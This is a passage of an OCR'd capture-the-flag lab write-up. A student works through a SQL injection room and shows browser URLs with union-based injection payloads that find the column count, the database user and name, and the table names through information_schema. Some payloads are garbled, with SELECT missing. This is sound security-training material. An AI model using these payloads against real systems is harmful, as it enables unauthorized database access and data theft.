
But no flag found, so I decided to look at the hint





It turns out it's from a movie called 'Inception', not much help((





And again after some while, I decided to look for it here:



Not secure
10.10.234.97/user?id=1
CSS 261
SDU Portal
Philosophy MDE
leetCode
CSS 261
Comparison of Trees
SDU University Mail
GeeksforGeeks | A c...
GitHub
User
Login
Register
Home / User: admin
User Details
User ID: 1
Username: admin
Posts:
First Post
Second Post



10.10.234.97/user?id=1 and 1=1 --
10.10.234.97/user?id=1 and 1=1 --
10.10.234.97/user?id=1 and 1=1 -- - Google Search
CSS 261
SDU Portal
User
Login
Register
Home / User: admin
User Details
User ID: 1
Username: admin
Posts:
First Post
Second Post



10.10.234.97/user?id=1%20and%201=2%20union%20select%201,2,3
User - 10.10.234.97/user?id=1 and 1=2 union select 1,2,3
10.10.234.97/user?id=1%20and%201=2%20union%20select%201,2,3 - Google Search
User
Login
Register
Home / User: 2
User Details
User ID: 1
Username: 2
Posts:
First Post
Second Post



10.10.234.97/user?id=1 and 1=2 union select user(),database(),3
10.10.234.97/user?id=1 and 1=2 union select user(),database(),3
10.10.234.97/user?id=1 and 1=2 union select user(),database(),3 - Google Search
User
Login
Register
Home / User: 2
User Details
User ID: 1
Username: 2
Posts:
First Post
Second Post



Not secure
10.10.234.97/user?id=1%20and%201=2%20union%20select%20user(),database(),3
CSS 261
SDU Portal
Philosophy MDE
leetCode
CSS 261
Comparison of Trees
SDU University Mail
GeeksforGeeks | A c...
GitHub
User
Login
Register
Home / User: sqhell_4
User Details
User ID: user_4@localhost
Username: sqhell_4
Posts:



10.10.234.97/user?id=1 and 1=2 union table_name,2,3 from information_schema.tables where table_schema='sqhell_4'
10.10.234.97/user?id=1 and 1=2 union table_name,2,3 from information_schema.tables where table_schema=%27sqhell_4%27
10.10.234.97/user?id=1 and 1=2 union table_name,2,3 from information_schema.tables where table_schema='sqhell_4' - Google Search
CSS 261
SDU Portal
User
Login
Register
Home / User: sqhell_4
User Details
User ID: user_4@localhost
Username: sqhell_4
Posts:


Not secure
10.10.234.97/user?id=1%20and%201=2%20union%20select%20table_name,2,3%20from%20information_schema.tables%20where%20table_schema=%27s...
CSS 261
SDU Portal
Philosophy MDE
leetCode
CSS 261
Comparison of Trees
SDU University Mail
GeeksforGeeks | A c...
GitHub
User
Login
Register
Home / User: 2
User Details
User ID: users
Username: 2
Posts:

